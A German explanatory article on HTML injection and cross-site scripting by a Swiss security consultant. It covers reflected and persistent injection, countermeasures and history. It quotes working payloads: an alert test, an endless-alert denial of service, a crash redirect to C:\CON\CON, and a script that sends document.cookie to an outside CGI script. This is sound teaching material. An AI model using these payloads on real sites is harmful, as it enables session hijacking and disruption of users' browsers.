Cross Site Scripting - Die stets unterschätzte Gefahr

Keine andere Angriffsform auf Software hat die Welt so verändert wie Pufferüberlauf-Schwachstellen. Eine Vielzahl an Anwendungen ist ihr bisher zum Opfer gefallen und die Thematik nach wie vor von Wichtigkeit. In Bezug auf Interesse besonders im Web-Bereich von ähnlicher Tragweite sind Cross Site Scripting-Schwachstellen. Durch den manipulativen Eingriff in die Datenverarbeitung einer Web-Applikation in soll deren Verhalten eingegriffen werden. Dieser Artikel versucht die Probleme des statischen HTML-Injection und des Cross Site Scriptings zu illistrieren und Gegenmassnahmen aufzuzeigen.

Marc Ruef arbeitet als Security Consultant bei der schweizer Firma scip AG. maru@scip.ch

Cross Site Scripting ist der Name einer speziellen Angriffsform, die primär Web-Anwendungen betrifft. Durch das Einschleusen von Seitenanweisungen (HTML) oder Skript-Code (z.B. JavaScript) kann ein Angreifer Einfluss auf das Verhalten der Applikation ausüben. Das Problem ist immer dann gegeben, wenn eine Eingabe eines Benutzers ohne gegebene oder umfassende Überprüfung wieder ausgegeben wird. Gutes Beispiel für das Miteinbeziehen der Eingabe eines Benutzers in die Ausgabe der Web-Applikation sind Suchmaschinen. Normalerweise kann bei einer solchen in einem Textfeld ein Suchbegriff eingegeben werden. Wurde die Suche durchgeführt, werden die Resultate aufgelistet. Um ein erhöhtes Mass an Komfort gewährleisten zu können, wird normalerweise irgendwo der zuvor eingegebene Suchbegriff ausgegeben. Der Benutzer soll schliesslich auf einen Blick sehen können, welche Suchabfrage zu welchen Resultaten geführt hat.



Abbildung 1: Google zeigt nach entsprechender Suchanfrage die abgefragten Begriffe in der Ausgabe an. Ein solches Verhalten deutet auf eine Angriffsfläche für Injection-Angriffe (HTML-Injection oder Cross Site Scripting) hin.

Der Entwickler einer Suchmaschine geht davon aus, dass die Benutzer seiner Lösung normale Suchbegriffe eingeben. Begriffe wie "Computersicherheit" oder "Herr der Ringe", so genannte Strings, werden von ihm und seiner Anwendung erwartet. Diese Zeichenketten stellen an sich keine Gefahr dar, denn die interne Verarbeitung dieser passiert in geregelten Bahnen:

1. Einlesen der Suchabfrage (Zeichenkette)
2. Suchen des Begriffs in der Datenbank
3. Ausgeben des Begriffs zwecks Identifizierung der Resultate
4. Ausgeben der gefundenen Resultate (z.B. Webseiten)

Der Entwickler übersieht dabei jedoch, dass sich das Verhalten eines Angreifers von jenem eines normalen Benutzers unterscheiden wird. Vielleicht versucht der Angreifer spezielle Zeichenketten, die im System reserviert sind, einzugeben. Spezielle Zeichenketten in diesem Zusammenhang sind sämtliche HTML-Tags, die durch den Webbrowser, der die Webseite interpretiert und darstellt, verarbeitet werden.

Grundidee der Injection

Ein Angreifer kann nun anstatt eines normalen Begriffs einen HTML-Tag als Suchabfrage einsetzen. Dieser wird ganz regulär in die Suche geführt, was zu wenigen oder eher unbrauchbaren Resultaten führen wird. Die Gefahr besteht nun in der Ausgabe des zuvor genutzten Suchbegriffs. Diese Ausgabe wird, sofern keine Schutzmassnahmen implementiert wurden, eins zu eins ausgegeben und ebenso durch den Webbrowser verarbeitet. Der injizierte HTML-Code wird dann nicht als Daten-Inhalt der Seite, sondern als Meta-Information des Seiten-Grundgerüsts interpretiert. Ein guter Test ist die Eingabe von "Test". Der einschliessende HTML-Tag weist den Browser an, sämtliche Zeichen zwischen Anfang und Ende als fett (engl. bold) darzustellen. Wird denn nun in der Darstellung des Suchbegriffs dieser als fette Schrift abgedruckt, sind die Chancen sehr gross, dass eine richtige Cross Site Scripting-Schwachstelle - bei der mobiler Programmcode eingeschleust werden kann - vorhanden ist.

Eine alternative Test-Methode besteht im Nutzen des HTML-Tags "</html>". Dieser wird am Ende eines HTML-Dokuments angebracht, um den Webbrowser anzuweisen, dass das Dokument an eben dieser Stelle zu Ende ist. Gibt die Such-

maschine diesen Tag nun im Kopf der Suchresultate aus, wird der Webbrowser sofort mit dem Interpretieren der restlichen Webseite aufhören. Eine halbfertig aufgebaute Seite ist das Resultat.



Abbildung 2: Die Beispiel-Anwendung pflegt nach durchgeführter Suchabfrage, bei der kein Erfolg gegeben war, eine Fehlermeldung auszugeben. In dieser wird der gesuchte Begriff angezeigt.

Dies wird statische HTML-Injection genannt, da bei der Eingabe nicht-dynamischer HTML-Code injiziert wurde. HTML-Injection von sich aus ist weniger eine Sicherheitslücke, sondern eher ein Schönheitsfehler. In manchen Fällen wird sich diese Schwachstelle nutzen lassen, um eigene Informationen im Kontext einer authentischen Seite darstellen zu lassen (Phishing). So könnte man auf der Resultat-Seite einer bekannten Firma einen Hinweis ausgeben, dass unter einer bestimmten URL ein Gratis-Tool heruntergeladen werden kann. Dazu wird zusätzlich der HTML-Tag zur Darstellung eines Links eingebracht. Ein leichtgläubiges Opfer würde diesem Link folgen und das vermeintlich authentische Utility herunterladen.



Abbildung 3: Durch das Umsetzen einer HTML Injection Attacke kann die Ausgabe der Webanwendung manipuliert und damit ein Social Hacking Angriff auf den Benutzer durchgeführt werden. Das Folgen auf externe Links oder das Installieren korrupter Software könnte die Folge davon sein.

Von einem solchen Fehler betroffen ist beispielsweise die kommerzielle Lösung namens Citrix Web Access (http://www.citrix.com). Durch die Authentisierung über ein Frontend soll der Web-Zugriff auf eine Citrix-Umgebung gewährleistet werden. Ist die Authentisierung nicht erfolgreich, wird eine Fehlermeldung im Rahmen der Web-Anwendung ausgegeben. Diese Fehlermeldung generiert sich durch eine Zeichenkette, die durch die Seiten-URL definiert ist. Indem sich nun die URL und damit die Fehlermeldung anpassen lässt, kann ein Eingriff in die Ausgabe der Web-Applikation umgesetzt werden.

Der Angriff ist aktiv und temporär

Die meisten Injection-Angriffe auf Web-Anwendungen sind von Grund auf nur von aktiver und temporärer Natur. Aktiv in dem Sinne, dass der Benutzer (und somit das Opfer) den korrupten Zugriff über den Browser selber herstellen muss. Ein erfolgreicher HTML-Injection Angriff ist also nicht persistent. Wird die Seite wieder verlassen, ist der Fehler nicht mehr ausgenutzt, da sowohl die manipulative Eingabe als auch die korrupte Ausgabe fehlen. Und ein ausgenutzter Fehler ist normalerweise nur für den Benutzer, der ihn herbeigeführt hat, ersichtlich.

„Der Entwickler übersieht, dass sich das Verhalten von jenem eines Benutzers unterscheiden wird."

Um einen anderen Benutzer die aktive Script-Injection umsetzen zu lassen, wird diesem in der Regel der dazu notwendige Link zukommen gelassen. Dies ist jedoch nur dann möglich, wenn die Variablen der Web-Anwendung in der URL gespeichert werden. Diese Daten werden dann beim Umsetzen der HTTP GET-Anfrage mitgeschickt. Nehmen wir als Beispiel die URL "http://www.scip.ch/search.php?query=Test". In dieser wird ein Zugriff auf die PHP-Datei /search.php auf dem Webserver mit dem Hostnamen www.scip.ch umgesetzt. Bei diesem HTTP-Zugriff wird in dem PHP-Skript eine Variable namens query mitgegeben (Sie wird später durch $_GET[‚query'] von der PHP-Anwendung eingelesen). Diese wird beim Programmaufruf mit der Zeichenkette "Test" initialisiert. Ist das PHP-Skript nun gegen eine simple HTML-Injection - zum Beispiel mit dem Bold-Tag - verwundbar, kann der Link in "http://www.scip.ch/search.php?query=Test" geändert werden. Diesen Link lässt man in der Hoffnung nun dem Opfer zukommen, dass

dieses diesem Folgt und die Script-Injection die gewünschte Wirkung zeigt (z.B. Social Engineering Anweisung zum Herunterladen einer Hintertür).

Eine alternative Möglichkeit vom Browser Daten zum Webserver zu übertragen ist in HTTP POST-Anfragen gegeben. Die Variablen werden dabei im Body einer eben solchen Anfrage umgesetzt. Dies initiiert der Webbrowser im Hintergrund und der Datenaustausch geschieht komplett transparent für den Benutzer. Im Normalfall kann also gar keine POST-Anfrage durch einen Browser erzwungen werden - Das Verschicken eines präparierten Links ist sodann hinfällig (Es gibt einige experimentelle Techniken, die sich jedoch nicht umfassend in Tests bewährt haben).

In einigen Umgebungen kann sich eine Script-Injection aber durchaus als persistent und damit sitzungs-übergreifend erweisen. Und zwar dort, wo die Eingaben eines Angreifers gespeichert und anderen zugänglich gemacht werden. Dies können Webforen oder Gästebücher sein, in denen Benutzer ihre Nachrichten hinterlassen und andere diese lesen können. So manche Suchmaschinen bieten auch die Funktionalität der Anzeige der letzten Suchbegriffe an.



Abbildung 4: Sitzungsübergreifende Injection-Angriffe sind besonders bei Archiv-Funktionen im Rahmen von Suchmaschinen gegeben. Durch die Anzeige der letzten gesuchten Begriffe kann Einfluss auf die Sitzung eines anderen Benutzers ausgeübt werden.

Sehr viele Anwendungen dieser Art weisen derlei Übertragungs-Fehler, wenigstens zu ihren Anfangszeiten, auf. Ist eine solche Persitenz gegeben, muss nicht zwangsweise ein Cross Site Scripting-Link an ein Opfer geschickt werden. Dieses kann auch ganz beiläufig oder durch einen Social Engineering-Hinweis auf einen harmlos erscheinenden Link stossen. Ob denn nun die betroffene Web-Anwendung die Daten als GET oder POST entgegennimmt, ist in einem solchen Fall irrelevant. Die korrupten Daten sind in der Datenbank der Web-Applikation gespeichert und werden bei einem legitimen Zugriff ausgewiesen.

Injizierung von Skript-Code

Die Möglichkeiten des Einschleusens von simplem HTML-Code sind starke Grenzen gesetzt. In der Regel wird darüber lediglich das Ausgeben einer Meldung im Sinne einer Social Engineering-Attacke möglich sein. Ein Opfer könnte durch einen vermeintlich authentischen Hinweis zu einer ungewollten und kompromittierenden

„Ein klassisches Beispiel des Cross Site Scripting ist im Ausspähen von Cookies gegeben."

Handlung (z.B. Folgen eines Links, Download einer Hintertür, verschicken von Passwörtern) bewegt werden. Dies erfordert stets die verleitete oder erzwungene Kooperation des Opfers. Ist dieses sich den Gefahren gefälschter Meldungen bewusst und tritt mit einem angemessenen Mass an Kritik an solche heran, könnte das Vorhaben am gesunden Menschenverstand des Probanden scheitern. Die Schulung der Awareness von Mitarbeitern ist eine umfassende und solide Methode, um sich gegen derartige Übergriffe zu schützen.

Eine Weiterführung und im eigentlichen Sinne eine Cross Site Scripting-Attacke ist beim Einschleusen von effektivem Skript-Code gegeben. Vom Prinzip her wird dabei nicht von der simplen HTML-Injection unterschieden. Anstatt jedoch HTML-Code zu übertragen, werden Skript-Anweisungen übermittelt. Viele moderne Webbrowser sind nämlich neben dem Interpretieren von statischem HTML-Code in der Lage, dynamischen Script-Code (z.B. JavaScript) auszuführen. Durch das Einschleusen von aktivem Programmcode ergeben sich natürlich gewisse Möglichkeiten automatisierter Zugriffe, die sodann keine weitere Interaktion eines Benutzers mehr erfordern.

Der übliche Test für das Injizieren von Script-Code ist in der Abfrage für "<script>alert('XSS');</script>" gegeben (z.B. mit dem Link http://www.scip.ch/search.php?query=<script>alert('XSS');</script>") gegeben. Diese JavaScript-Anweisung führt dazu, dass der Browser nach der Interpretation des Tags eine Warnmeldung mit dem Inhalt "XSS" ausgibt. Die meisten Webbrowser lassen sodann ein kleines Fenster mit

dem Text aufpoppen, das durch das Klicken auf den Okay-Button wieder geschlossen werden kann.



Abbildung 5: Zur Überprüfung einer Cross Site Scripting-Verwundbarkeit lässt sich die Funktion alert() von Javascript einsetzen. Wird eine Popup-Meldung generiert, ist die Zielumgebung gegen derlei Angriffe verwundbar.

Ein mit JavaScript generiertes Alert-Popup ist an sich noch keine Gefahr. Darüber liessen sich, grob gesagt, auch nur wieder die von der simplen HTML-Injection bekannten Social Engineering-Meldungen absetzen. Kann ein solcher Zugriff erfolgreich umgesetzt werden, sind weitere Automatisierungen mit grösster Wahrscheinlichkeit möglich. Dabei bieten sich destruktive Denial of Service-Attacken, das Auslesen von Sitzungs-/System-Informationen (z.B. Cookies) sowie das Ausnutzen von browser-spezifischen Fehlern (z.B. Pufferüberlauf) an.

Umsetzen einer primitiven Denial of Service

Die einfachste Form der Umsetzung eines Angriffs ist in der Regel in einer Denial of Service-Attacke gegeben. Dabei werden destruktive Absichten verfolgt. Ein System soll durch Überlastung oder Fehlbehandlung zum Absturz bewegt werden, so dass legitime Anwender den Dienst nicht mehr nutzen können. [Ruef 1999, Ruef 2004, Ruef et al. 2002]

Anstatt dass nun eine einzelne Popup-Meldung mittels JavaScript-alert ausgeben wird, kann diese Funktion nun in eine unendliche while-Schleife packen. Durch das Nutzen von "<script>while(0==0){alert('DoS!');}</script>" lassen sich nun fortwährende Popup-Nachrichten mit dem Inhalt "DoS!" generieren. Der Benutzer wird es voraussichtlich nicht schaffen, diese genug schnell wegzuklicken und dadurch wieder den regulären Betriebszustand seines Browsers oder gar Systems wieder herstellen zu können. Das Killen des Prozesses und damit der Verlust sämtlicher temporärer Daten (z.B. geladene Webseiten, aktive Downloads) sind die Folge davon.

Denkbar ist auch das Nutzen der window.location. Durch das Skript "<script>window.location='http://www.scip.ch'</script>" wird der Webbrowser beim Interpretieren dieses Tags auf die definierte location weitergeleitet. Ein Trick könnte nun darin bestehen, bei Windows-Systemen auf in IO.SYS reservierte Dateien aus der MS DOS-Vergangenheit zuzugreifen. Werden nämlich auf Dateien wie C:\CON\CON oder C:\NUL\NUL zugegriffen, kann ein verwundbares System (Microsoft Windows 95 bis 2000) einfrieren [Microsoft 2000]. Ein Angreifer könnte nun als location des JavaScripts eine eben solche Datei angeben, was zu einem sofortigen Stillstand des Systems führen wird (Dieser Angriff lässt sich auch mit einem simplen HTML IMG Tag umsetzen). [Ruef et al. 2002]

Ein denkbarer persistenter Angriff wäre nun der, dass ein Angreifer in einem verwundbaren Webforum ein Posting verfasst, dass eben diesen Script-Code enthält. Er wählt ein reizvolles Subjekt für seinen Thread, so dass möglichst viele Benutzer diesen betrachten wollen. In dem Moment, in dem ihr Browser diesen darstellen will, werden sie mit den nervigen JavaScript-Meldungen überhäuft oder auf die korrupte URL weitergeleitet. Der Angreifer hat sein primitives Ziel mittels Cross Site Scripting erreicht.

Ausspähen eines Cookies

Bisher wurden nur verhältnismässig simple Angriffsmöglichkeiten mit HTML- und Script-Injection diskutiert. Offensichtlich lassen sich solche für Social Engineering-Manipulationen oder primitive Denial of Service-Angriffe einspannen. Die wahre Gefahr besteht jedoch in so genannten konstruktiven Angriffen, bei denen Daten ausgelesen und erweiterte Rechte erlangt werden können.

„Durch JavaScript ist die Möglichkeit gegeben, dass auf Cookies zugegriffen werden kann."

Ein klassisches Beispiel des Cross Site Scriptings ist im Ausspähen von Cookies gegeben [Kargl und Schlott 2005]. Cookies sind kleine Textdateien, die ein jeder moderne Webbrowser zu speichern hat. In diesen werden Daten zur Kommunikation mit einzelnen Webseiten gespei-

chert. Diese ursprünglich von Netscape (http://www.netscape.com) initiierte Entwicklung wurde angestrebt, um das damals sehr statische World Wide Web um eine gewisse Dynamik zu erweitern.

Heutzutage werden in Cookies vor allem Session- und Account-Informationen zwischengespeichert. Eine Webanwendung weist den Webbrowser dabei an, die spezifische Information lokal zu speichern und beim nächsten Zugriff mitzuliefern. So kann zum Beispiel Transparenz geschaffen werden, indem sich der Benutzer nicht beim Abrufen eines jeden Webdokuments neu authentisieren muss, da der Webserver dies transparent mittels Cookie im Hintergrund macht (z.B. durch Angabe der geheimen Session-ID der legitimen Sitzung).

Durch JavaScript ist die Möglichkeit gegeben, dass auf eben diese Cookies zugegriffen werden kann. Durch document.cookie kann eine entsprechende Referenzierung auf die Seiten-Cookies gemacht werden. Für den Angreifer besteht die Schwierigkeit nun darin, eben dieses Cookie - das sich im Besitz des Opfers befindet - sich selber zukommen zu lassen. Eine klassische und immerwieder genutzte Methode ist durch das Abschicken über eine dynamische Webseite gegeben.



Abbildung 6: Durch die Referenzierung von document.cookies lassen sich im Rahmen eines Javascript-Aufrufs Zugriffe auf die Cookies einer Seite umsetzen. Damit kann durch eine Verschachtelung des Angriffs diese Information an den Angreifer geschickt werden.

Ein Angreifer stellt als erstes einen erreichbaren Webserver bereit. Auf diesem wird ein aktives Skript (z.B. PHP oder CGI) erstellt, das das Einlesen von Variablen über HTTP GET-Anfragen erlaubt. Ein Zugriff auf http://www.scip.ch/save.cgi?Test könnte Beispielsweise die mitgeschickte Zeichenkette "Test" in eine Datei speichern.

Bei der erweiterten Cross Site Scripting-Attacke zum Ausspähen des Cookies wird nun ein Exploit-Skript eingesetzt, das den folgenden Ablauf automatisiert:

1. Auslesen des Cookies
2. Aufrufen der Zielseite
3. Abschicken des Cookies

Grundsätzlich muss dazu eine gewisse Verschachtelung im Skript umgesetzt werden, wobei auf alle JavaScript-Elemente zurückgegriffen wird, die bisher in dieser Abschrift vorgestellt wurden. So wird "<script>window.location='http://www.scip.ch/read.cgi?'+document.cookie</script>" das Cookie ausgelesen und als nächstes eben dieses an das CGI-Skript /read.cgi auf dem System www.scip.ch übergeben. Ist nun also ein solches Script in als Injection möglich, kann ein Angreifer nach Belieben Cookies auslesen lassen.

In vielen modernen Systemen werden pseudozufällig gewählte Session-IDs in Cookies gespeichert. Ist ein Angreifer im Besitz einer solchen, kann er innerhalb eines vordefinierten Zeitrahmens authentisierte Sitzungen des legitimen Benutzers übernehmen. An anderen Stellen werden kryptografisch geschützt die Kontodaten (z.B. Passwörter mit MD5 gesichert) in Cookies zwischengespeichert. Für einen Angreifer ist es in einem solchen Fall ein leichtes, mit einem Passwort-Cracker an die gewünschten Daten zu kommen und das betroffene Konto zu übernehmen.

Gegenmassnahmen für Entwickler und Benutzer

Grundsätzlich müssten Möglichkeiten zur HTML- und Script-Injection durch die Entwickler entsprechender Software verhindert werden [Ruef 2005]. Die Eingaben der Benutzer sollten stets auf verdächtige Zeichen und Zeichenketten untersucht werden. Sonderzeichen, wie zum Beispiel spitze Klammern, gilt es zu verhindern oder, falls denn wirklich notwendig, mit HTML zu codieren (z.B. das < zu "<"). Sprachen wie PHP stellen zur sicheren Codierung von Sonderzeichen Funktionen wie htmlspecialchars() und strip_tags() zur Verfügung. So kann eine Interpretation als Steuerzeichen durch den Browser bei der Eingabe - spätestens aber bei der Ausgabe! - verhindert werden. Viele Entwickler von Web-Applikationen greifen zu diesem Zweck auf altbekannte reguläre Ausdrücke zurück, die eben diese speziellen Zeichen erkennen können.

Endanwender sind generell angehalten, keinen Links aus zwielichtiger oder unbekannter Her-

kunft zu folgen. Vor allem, wenn diese sonderbare Zeichen oder Codierungen aufweisen. Sonderzeichen, HTML-Tags und Script-Anweisungen (vor allem <script>) in URLs deuten stets auf eine mögliche Cross Site Scripting-Attacke hin. Diese können aber auch Codiert werden, so dass das Erkennen der wahren Hintergründe einer URL mit blossem Auge eher schwierig ist.

„Vor allen in den Jahren 2001 bis 2003 wurde eine Vielzahl an XSS-Schwachstellen publik."

Eine Empfehlung, die seit einiger Zeit in diesem Zusammenhang auch immerwieder von Microsoft gemacht wird, ist das Deaktivieren der Interpretation von aktiven Inhalten. Dies kann bestmöglich im genutzten Browser dediziert für unbekannte Webseiten geschehen. Bei solchen müssen Script-Element sodann zuerst freigeschaltet werden, bevor diese vom Webbrowser interpretiert werden. Dadurch lassen sich Überraschungsangriffe oder Übergriffe aus Unachtsamkeit verhindern. Viele Webseiten sind jedoch auf die Scripting-Möglichkeiten der modernen Webbrowser angewiesen, so dass dies vorerst nur eine partielle Lösung sein kann.

Theoretisch sind Web-Proxies von Application Gateways in der Lage, eben genau Zugriffe auf Cross Site Scripting-Links zu verhindern [Ruef et al. 2002]. Die meisten Entwickler solcher Lösungen haben es jedoch versäumt, eine derartige Funktionalität anwendergerecht umzusetzen. Sowohl Entwickler als auch Benutzer könnten sich mit einer derartigen dedizierten Lösung vor unerwünschten Datenaustausch schützen. Ob und inwiefern diese Möglichkeit in Zukunft geboten wird, bleibt auch weiterhin fragwürdig. Bisher sind nur einige wenige Lösungen bekannt, die web-basierte Probleme wie Cross Site Scripting generell und adäquat adressieren (z.B. visonys Airlock, http://www.visonys.com).

Bedeutung und Entwicklung

Cross Site Scripting Attacken erhielten erstmals im CERT Advisory CA-2000-02 (Malicious HTML Tags Embedded in Client Web Requests) öffentliche Aufmerksamkeit [CERT 2000]. Genutzt wurde diese Art von Schwachstellen jedoch schon Jahre bevor. Praktisch alle Webforen und Gästebücher liessen eine Injizierung von HTML- und Script-Code zu. Viele Angreifer nutzten dies primär zur Umsetzung aktiver Werbung. Durch eine automatische Weiterleitung mittels JavaScript (document.location) wurden die Besucher der jeweiligen Boards auf die Webseite des Angreifers gelockt. Dieser hatte jedoch nicht das Ausspähen von sensitiven Daten im Sinn. Viel eher mass er einer erhöhten Besucheranzahl die Wichtigkeit bei.

Vor allem in den Jahren 2001 bis 2003 wurde eine überdurchschnittliche Anzahl an Cross Site Scripting-Schwachstellen in altbekannten Produkten publik. Die meisten Advisory-Postings auf den einschlägigen Mailinglisten hatten nur noch diese Fehler-Klasse zum Inhalt. Aufgrund der Einfachheit dieser Sicherheitslücken haben vor allem "alte Hasen" diese als Anfänger-Problem abgetan und zum Ignorieren der Vielzahl der Meldungen aufgefordert.



Abbildung 7: Die Anzahl der in der scip_Verwundbarkeits-datenbank eingetragenen Schwachstellen ist seit dem Jahr 2003 kontinuierlich gestiegen.



Abbildung 8: Das Auftreten von Cross Site Scripting-Schwachstellen in populären Software-Lösungen ist in geringem Masse konstant steigend.

Dies ist jedoch eine fahrlässige Ableitung, denn die Möglichkeiten von Cross Site Scripting-Attacken sollten nicht unterschätzt werden. Spätestens durch das Auslesen von Session- und Account-Informationen lassen sich unter Umständen kritische Applikationen übernehmen. Die Manipulation von Online-Banking und dergleichen sind dank Cross Site Scripting-Fehlern

keine Seltenheit. Die Möglichkeiten können jedoch noch weiter gehen [Ruef 2006]:

> *„Ein Posting, das zwar nicht wirklich eine akademische Neuerung in Bezug auf Cross Site Scripting postuliert, wurde auf Bugtraq und Full-Disclosure publiziert ("Attacking the local LAN via XSS", pdp, 04. August 2006). In diesem ist die Rede davon, wie durch Cross Site Scripting-Attacken ganze LANs unter Kontrolle gebracht werden können [PdP 2006]. Es bestehen gar schon Ideen, diese Technologien für das Umsetzen von Remote-Control-Backdoors im Sinne von BackOrifice und NetBus zu nutzen. Und dies alles mit den vermeintlich uninteressanten Technologien HTML, Javascript und SOAP/WSDL.“*

Der Trend zu sichereren Web-Applikationen ist jedoch schon spürbar. Die meisten Entwickler entsprechender Lösungen haben mittlerweile begriffen, dass der Eingabe eines Benutzers nicht vertraut werden darf. Das Überprüfen von Benutzereingaben auf unerlaubte Zeichen oder Zeichenketten ist keine Seltenheit mehr und wurde durch die in Cross Site Scripting typischen Pattern erweitert. Die wenigsten professionellen Web-Anwendungen lassen spitze Klammern oder gar script-Tags in unverarbeiteter Form zu. Das gesteigerte Sicherheitsbewusstsein der Programmierer hat also dazu geführt, dass die Möglichkeiten von Cross Site Scripting doch verhältnismässig limitiert wurden.

Literaturverzeichnis

CERT, 02. Februar 2000, CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests, Carnegie Mellon University, http://www.cert.org/advisories/CA-2000-02.html

Kargl, Frank, Schlott, Stefan, 13. Juni 2005, Web-Security, Chaos Computer Club, Chaossem inar 13. Juli 2005, http://www.ccc.de, http://www.computec.ch/download.php?view.661

Microsoft, 16. März 2000, Microsoft Security Bulletin (MS00-017): "DOS Device in Path Name" Vulnerability, microsoft.com, http://www.microsoft.com/technet/security/bulletin/ms00-017.mspx

Pdp, 04. August 2006, Attacking the local LAN via XSS, Full-Disclosure Mailingliste, http://lists.grok.org.uk/pipermail/full-disclosure/2006-August/048464.html

Ruef, Marc, 1999, Die Sicherheit von Windows, astalavista.com und computec.ch, http://www.computec.ch/download.php?view.283

Ruef, Marc, Februar 2004, Lehrgang Computersicherheit, Universität Luzern, Master of Advanced Studies eLearning und Wissensmanagement, http://www.computec.ch/download.php?view.481

Ruef, Marc, 21. Oktober 2005, Social Hacking mit technischen Hilfsmitteln stoppen, Computerworld, Ausgabe 21. Oktober 2005, Nachdruck auf computec.ch, http://www.computec.ch/download.php?view.690

Ruef, Marc, August 2006, Marcs Blog: Cross Site Scripting? Nein Danke!, computec.ch, Auszugsweise Vorabdruck in diesem Artikel, http://www.computec.ch

Ruef, Marc, Rogge, Marko, Velten, Uwe, Gieseke, Wolfram, November 2002, Hacking Intern - Angriffe, Strategien, Abwehr, Data Becker, Düsseldorf, ISBN 381582284X, http://www.amazon.de/exec/obidos/ASIN/381582284X/

Schnidrig, Christoph, 16. Januar 2003, Session Fixation Schwachstelle in Web Anwendungen, csnc.ch, Nachdruck auf computec.ch, http://www.computec.ch/download.php?view.651

Der Autor

Marc Ruef
Security Consultant
+41 44 445 1812
mailto:maru@scip.ch

